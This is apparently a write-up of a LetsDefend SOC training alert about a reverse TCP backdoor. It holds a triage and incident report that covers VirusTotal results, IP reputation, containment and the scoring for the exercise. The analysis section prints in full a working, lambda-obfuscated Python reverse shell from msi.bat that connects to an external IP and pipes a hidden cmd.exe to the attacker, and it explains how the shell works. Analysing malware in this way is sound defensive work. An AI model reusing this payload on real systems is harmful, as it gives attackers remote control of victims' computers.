

Event Information:

EventID :
67
Event Time :
Mar, 01, 2021, 03:15 PM
Rule :
SOC131 - Reverse TCP Backdoor Detected
Level :
Security Analyst
Source Address :
172.16.17.14
Source Hostname :
MikeComputer
File Name :
msi.bat
File Hash :
3dc649bc1be6f4881d386e679b7b60c8
File Size :
2,12 KB
Device Action :
Cleaned

Analysis Steps:

The malicious file in question is the same as a previously handled alert (SOC132_Same-Malicious-File-Found-on-Multiple-Sources) and so analysis steps are the same. After searching logs for the delivery vector could not be determined. On VirusTotal the file is listed as malicious by 16/60 Vendors, indicating backdoor activities as of 24 days ago.

16/60 security vendors flagged this file as malicious

75388a61dd42c874e7e153da02c528f6c397344e70de01f5c9a5c28030f

msi.bat

python idle

Size: 2.12 KB | Last Analysis Date: 24 days ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Code Insights

The code creates a socket connection to the host 81.68.99.93 on port 443. It then creates two threads, one called p2s and one called s2p. The p2s thread reads data from the standard output of the cmd.exe process and sends it to the socket connection. The s2p thread reads data from the socket connection and writes it to the standard input of the cmd.exe process. The code then enters a try/except block, which waits for the cmd.exe process to exit. If the cmd.exe process exits, the code closes the socket connection and exits. This code is likely used to create a reverse shell, which allows an attacker to control a victim's computer remotely.


Popular threat label: trojan.python.reverseshell | Threat categories: trojan | Family labels: python, reverseshell, atbackdoor

Security vendors' analysis

Vendor	Detection	Category	Label
AlCloud	Backdoor.Python.Agent.AVL	Anti-AVL	Trojan(Backdoor)BAT.Agent
Avast	Python.ReverseShell.AB [Trj]	AVG	Python.ReverseShell.AB [Trj]
Avira (no cloud)	TR/ReverseShell.AB	Cynet	Malicious (score: 99)
ESET-NOD32	Python.Agent.APW Trojan	Google	Detected
Huorong	Trojan.PS.Obfuscator.culcit	Kaspersky	Backdoor.BAT.Agent.bn

Do you want to automate checks?

However, on AnyRun the file is listed as displaying no malicious activity.




This conflicting information warranted manual inspection of the malicious file. Which indicated that the file is a Python reverse shell.

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib: [[[[[([s.connect(('81.68.99.93', 443)), [[([s2p_thread.start(), [(p2s_thread.start(), (lambda __out: (lambda __ctx: ([__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda: None))[2]) (__contextlib.nested(type('except', ()), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is not None and (issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in [(s.close(), lambda after: after())[1]]][0])})), type('try', ()), {'__enter__': lambda self: None, '__exit__': lambda __self, __exctype, __value, __traceback: [False for __out[0] in [(p.wait(), (lambda __after: __after())[1]][0])}]])))]([None]))[1] for p2s_thread.daemon in [(True)]]][0] for __g['p2s_thread'] in [(threading.Thread(target=p2s, args=[s, p]))][0]][1] for s2p_thread.daemon in [(True)]]][0] for __g['s2p_thread'] in [(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in [(subprocess.Popen(['\\windows\\system32\\cmd.exe'], stdout=subprocess.PIPE, stderr=subprocess.STDOUT, stdin=subprocess.PIPE))][0]][1] for __g['s'] in [(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for __g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: (__l['s'].send(__l['p'].stdout.read(1)), __this())[1] if True else __after())())(lambda: None) for __l['s'], __l['p'] in [(s, p)]]][0])({}), 'p2s')][0] for __g['s2p'], s2p.__name__ in [(lambda s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda: [(lambda: None) for __l['p'].stdin.write(__l['data']), __after())[1] if (len(__l['data']) > 0) else __after()) (lambda: __this()) for __l['data'] in [(__l['s'].recv(1024))][0] if True else __after())()) (lambda: None) for __l['s'], __l['p'] in [(s, p)]]][0])({}), 's2p')][0] for __g['os'] in [(__import__('os', __g, __g))][0] for __g['socket'] in [(__import__('socket', __g, __g))][0] for __g['subprocess'] in [(__import__('subprocess', __g, __g))][0] for __g['threading'] in [(__import__('threading', __g, __g))][0]]((lambda f: (lambda x: x(x))(lambda y: f(lambda: y(y) ())), globals(), __import__('contextlib'))")
```


The code makes heavy use of `lambda` to force a multi-line program to execute as one large, continuous block of python code to achieve the following:

1. `s.connect(('81[.]68.99.93', 443))` reaches out to the attacker's C2 server over port 443.
2. `subprocess.Popen(['\\windows\\system32\\cmd.exe']...)` silently opens a Windows command prompt (`cmd.exe`) in the background on the victim's machine.
3. Both instances of `Thread(target=s2p...)` creates two invisible processing threads. One thread takes the attacker's typing from the network socket and feeds it directly into the hidden `cmd.exe`. The second thread takes the output of that command prompt and sends it back across the network to the attacker.

The offending IP is not in our CTI database and is external to the organisation. No emails have been received indicating penetration testing involving the IP for the relevant time period. VirusTotal indicates it is a Chinese address associated with (81[.]68.99.93) AS 45090 (Shenzhen Tencent Computer Systems Company Limited). 2/91 security vendors flagged this IP address as malicious.



On AbuseIPDB this IP was reported 2,085 times with a 0% confidence of abuse.



Based on following Playbook procedure and the analysis of available information, this alert is determined to be a failed True Positive.

Report:

Incident Summary

Analysis confirms a True Positive (Failed) malware detection. A malicious batch script (msi.bat) containing an obfuscated Python reverse shell was detected. The endpoint security controls successfully cleaned the file before execution could occur. The host is currently safe, but the presence of the file requires further investigation into the delivery vector.

Incident Details

- **Alert Name:** SOC131 - Reverse TCP Backdoor Detected
- **Event Time:** Mar, 01, 2021, 03:15 PM
- **Target Hosts:** MikeComputer (172[.]16.17.14)
- **File Name:** msi.bat
- **File Hash (MD5):** 3dc649bc1be6f4881d386e679b7b60c8
- **C2 Address:** 81[.]68.99.93

Analysis and Evidence

- **Endpoint Telemetry:** The device reported a Device Action of Cleaned, confirming the payload was neutralised before the reverse shell could connect.
- **OSINT:** VirusTotal analysis shows 16/60 security vendors flag this file as malicious, identifying it as a backdoor/reverse shell.
- **Manual Code Analysis:** Manual inspection of the msi.bat file revealed a Python one-liner heavily obfuscated with lambda functions. The script is designed to silently execute cmd.exe and establish a reverse shell connection to an external IP (81[.]68.99.93) over port 443.
- **Infrastructure Analysis:** The hardcoded Command and Control (C2) IP address (81[.]68.99.93) maps to Tencent Cloud Computing in China. Internal communications confirm no authorised Red Team testing is occurring from this address.

Actions Taken

1. Verified the malware was successfully quarantined/cleaned by the host.
2. Declared the alert as a failed True Positive.

Let's Defend Result

SOC131 - Reverse TCP Backdoor Detected

True Positive (+5 Point)

Check If Someone Requested the C2 (+5 Point)

Analyze Malware (+5 Point)

Check if the malware is quarantined/cleaned (+5 Point)